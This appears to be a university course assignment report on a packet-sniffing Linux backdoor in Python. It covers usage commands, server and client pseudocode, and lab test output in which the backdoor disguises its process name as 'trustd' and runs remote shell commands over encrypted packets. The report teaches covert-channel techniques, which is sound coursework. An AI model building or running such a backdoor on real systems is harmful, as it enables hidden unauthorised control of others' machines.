Backdoor Packet Sniffing

Comp 8505 Assignment 3

Shane Spoor

Mat Siwoski

Introduction

The purpose of this assignment was to become familiar with packet-sniffing backdoors and to implement a Linux backdoor using the libpcap library. The basic application is command-line with the appropriate switches to perform the various functions.

Constraints

The assignment had the following requirements:

- The backdoor must camouflage itself so as to deceive anyone looking at the process table.
- The application must authenticate packets to ensure that they're meant for the backdoor itself.
- The backdoor must interpret commands sent to it, execute them, and send the results back.
- Communication between the client and the backdoor must be encrypted.

Dependencies:

The application requires the following Python packages to be installed:

- inotify
- pycrypto
- scapy
- setproctitle

In the event that these packages are not installed, run the following commands as root to install them:

```
pip install inotify
pip install pycrypto
pip install scapy
pip install setproctitle
```

Running the Application

The application has two modes of operation: client and server mode. In client mode, the application connects to a remote backdoor server and sends it commands to be executed. In server mode, the application continuously waits for client connections and executes commands until the client indicates it is finished or the server encounters an error.

To run the backdoor server, use the following command:

```
python main.py server listen port client port [-m process name] [-p password] [-k aes key]
```

where

- `server` is the literal string server
- `listen port` is the port on which the server will listen for backdoor client connections (1-65535 inclusive)
- `client port` is the port to which the server will send the client's results (1-65535 inclusive)
- `process name` will replace the backdoor server's process name so that it's harder to find in the process table
- `password` is a password added to packets so that the server can tell if a packet bound for the listen port is a client trying to connect and so that the client and server can ensure that packets were properly decrypted
- `aes key` is the key to use for AES encryption (applied to all packets except the initial client connection)

To run the backdoor client, use the following command:

```
python main.py client listen port server port -s server host [-p password] [-k aes key]
```

where

- `client` is the literal string client
- `listen port` is the port on which the client will listen for backdoor server command results (1-65535 inclusive)
- `server port` is the port on which the server will listen for client connections (1-65535 inclusive)
- `server host` is the backdoor server's host name or IP (mandatory when the program is used in client mode even though it's technically "optional")

- `password` and `aes key`: same as the server documentation above

The client will continuously prompt for commands, send them to the server, and display their results. To exit the prompt, type `Ctrl+D` or `Ctrl+C`.

Design

Packet Sniffing



Choose Option
Server
Mask Process
Listen
Command has been received
Decrypt and deserialize command
Execute Commands
Encrypt result & Send Result
Client
Send Connect Packet
Wait for Shell command
Execute Command
Sends command to the server or End of Connection
Receive Result & Decrypt Result

Fig. 1: Packet Sniffing state transition diagram

Pseudocode

Backdoor Server

This project includes a TCP backdoor and an abstraction for implementing other backdoors. The pseudocode below describes the latter and omits the protocol-specific implementation details.

```
BackdoorServer(process_name, listen_port, client_port, password, aes_key):
    store variables for later use

BackdoorServer.run():
    mask_process()
    while true:
        listen()
        while true:
            command = Command.from_stream(self)
            if command:
                result = command.exec()
                send_result(result)
            else:
                Break

BackdoorServer.mask_process():
    change process name to process_name

BackdoorServer.listen():
    while true:
        packet = sniff on listen_port for possible authentication packet
        if packet is authentication packet:
            store client information

BackdoorServer.recv_command():
    while true:
        read bytes from packets originating from current client
        decrypt bytes
        if decrypted bytes start with password
            command = Command.from_bytes(decrypted bytes)
            return command

BackdoorServer.send_result(result):
    payload = result.to_bytes()
    payload = password + payload
    payload = encrypt payload
    send(payload)
```


Backdoor Client

As with the backdoor server, this assignment only implements a TCP client but includes an abstraction over backdoor clients (described below) to simplify the implementation of backdoor clients using other protocols.

```
BackdoorClient(server host, listen_port, client_port, password, aes_key):
    store variables for later use

BackdoorClient.run():
    connect()
    while there are commands:
        command = next command
        send(command.to_bytes())
        result = recv_result()
        print result

    close connection with backdoor

BackdoorClient.connect():
    send authentication packet

BackdoorClient.send(bytes):
    encrypted = encrypt(bytes)
    send encrypted bytes

BackdoorClient.recv_result():
    covert_server = CovertServer(config[“cserver”])
    covert_server.listen()
    bytes = covert_server.recv()
    result = Command.Result.from_bytes(bytes)
    return result
```


Testing

Test #	Test Description	Result
1	Help screen with all available arguments	Passed (Fig. 2)
2	Connected to Server	Passed (Fig. 3)
3	Send a command from the client to the server	Passed (Fig. 4)
4	Waiting for Client to connect	Passed (Fig. 5)
5	Client connected to the server	Passed (Fig. 6)
6	Client sends a command	Passed (Fig. 7)
7	Process found on the machine	Passed (Fig. 8)
8	Process currently running	Passed (Fig. 9)




```
maciu@Maciu:~/Desktop/School/C8505/C8505-Assn3$ python3 main.py -h
WARNING: No route found for IPv6 destination :: (no default route?). This affect
s only IPv6
usage: main.py [-h] [-p PASSWORD] [-k KEY] [-s SERVER] [-m MASK]
               {client,server} lport dport

positional arguments:
  {client,server}       the mode in which the application will run
  lport                 the listening port (1-65535 inclusive) for receiving
                        requests or responses
  dport                 the destination port (1-65535 inclusive) on the remote
                        host

optional arguments:
  -h, --help            show this help message and exit
  -p PASSWORD, --password PASSWORD
                        the password to use for authentication (must be
                        exactly 8 characters and be the same on client and
                        server); if unspecified, a default is used
  -k KEY, --key KEY     the AES key to use for encryption (must be 32
                        characters and the same on client and server); if
                        unspecified, a default is used
  -s SERVER, --server SERVER
                        the server host name or IP address; required and only
                        valid if mode = client
  -m MASK, --mask MASK  the name to assign to this process (a default will be
                        used if unspecified); only valid if mode = server
maciu@Maciu:~/Desktop/School/C8505/C8505-Assn3$
```

Fig. 2: Help screen with all available arguments


root@datacomm:~/Downloads/c8505-assn3
File Edit View Search Terminal Help


```
[root@datacomm c8505-assn3]# python main.py 8001 8000 -p testtest -k test
usage: main.py [-h] [-p PASSWORD] [-k KEY] [-s SERVER] [-m MASK]
               {client,server} lport dport
main.py: error: argument mode: invalid choice: '8001' (choose from 'client', 'server')
[root@datacomm c8505-assn3]# python main.py client 8001 8000 -p testtest -k test
-s/--server is required in client mode.
[root@datacomm c8505-assn3]# python main.py client 8001 8000 -s 192.168.0.8 -p testtest -k
 test
len: 4; start: 0
.
Sent 1 packets.
Enter a command to execute on the server: 
```

Fig. 3: Connected to Server


root@datacomm:~/Downloads/c8505-assn3
File Edit View Search Terminal Help


```
[root@datacomm c8505-assn3]# python main.py 8001 8000 -p testtest -k test
usage: main.py [-h] [-p PASSWORD] [-k KEY] [-s SERVER] [-m MASK]
               {client,server} lport dport
main.py: error: argument mode: invalid choice: '8001' (choose from 'client', 'server')
[root@datacomm c8505-assn3]# python main.py client 8001 8000 -p testtest -k test
-s/--server is required in client mode.
[root@datacomm c8505-assn3]# python main.py client 8001 8000 -s 192.168.0.8 -p testtest -k
 test
len: 4; start: 0
.
Sent 1 packets.
Enter a command to execute on the server: ls
.
Sent 1 packets.
```

Fig. 4: Send a command from the client to the server


root@datacomm:~/Downloads/C8505-Assn3
File Edit View Search Terminal Help


```
[root@datacomm C8505-Assn3]# python main.py server 8000 8001 -m trustd -p testtest -k test

len: 4; start: 0
Waiting for client...
```

Fig. 5: Waiting for Client to connect


root@datacomm:~/Downloads/C8505-Assn3
File Edit View Search Terminal Help


```
[root@datacomm C8505-Assn3]# python main.py server 8000 8001 -m trustd -p testtest -k test

len: 4; start: 0
Waiting for client...
Client connected: 192.168.0.7
```

Fig. 6: Client Connected to the server


root@datacomm:~/Downloads/C8505-Assn3
File Edit View Search Terminal Help


```
[root@datacomm C8505-Assn3]# python main.py server 8000 8001 -m trustd -p testtest -k test

len: 4; start: 0
Waiting for client...
Client connected: 192.168.0.7

Command type: SHELL; command: ls
exit code: 0
stdout: backdoor.py
backdoor.pyc
command.py
command.pyc
main.py
README.md
utils.py
utils.pyc

stderr:

.
Sent 1 packets.
```

Fig. 7: Client sends a command



```
[root@datacomm ~]# ps -aux | less
[root@datacomm ~]# pgrep trustd
2453
[root@datacomm ~]# pgrep trustd
2453
[root@datacomm ~]#
```

Fig. 8: Process found on the machine



```
root      2429  0.0  0.0      0     0 ?        S    17:20   0:00 [kworker/2:0]
root      2430  0.0  0.0      0     0 ?        S    17:20   0:00 [kworker/3:0]
root      2453  0.1  0.4 267900 35096 pts/0    S+   17:21   0:00 trustd
root      2465  0.0  0.0 308564  5968 ?        Ssl  17:21   0:00 /usr/libexec/gvfsd-metada
ta
root      2504  0.0  0.0      0     0 ?        S    17:23   0:00 [kworker/1:0]
root      2506  0.0  0.0      0     0 ?        S    17:23   0:00 [kworker/0:0]
root      2538  0.0  0.0 122708  4828 pts/2    Ss   17:24   0:00 bash
root      2576  0.0  0.0 151416  3744 pts/2    R+   17:24   0:00 ps -aux
root      2577  0.0  0.0 116060   948 pts/2    S+   17:24   0:00 less
(END)
```

Fig. 9: Process currently running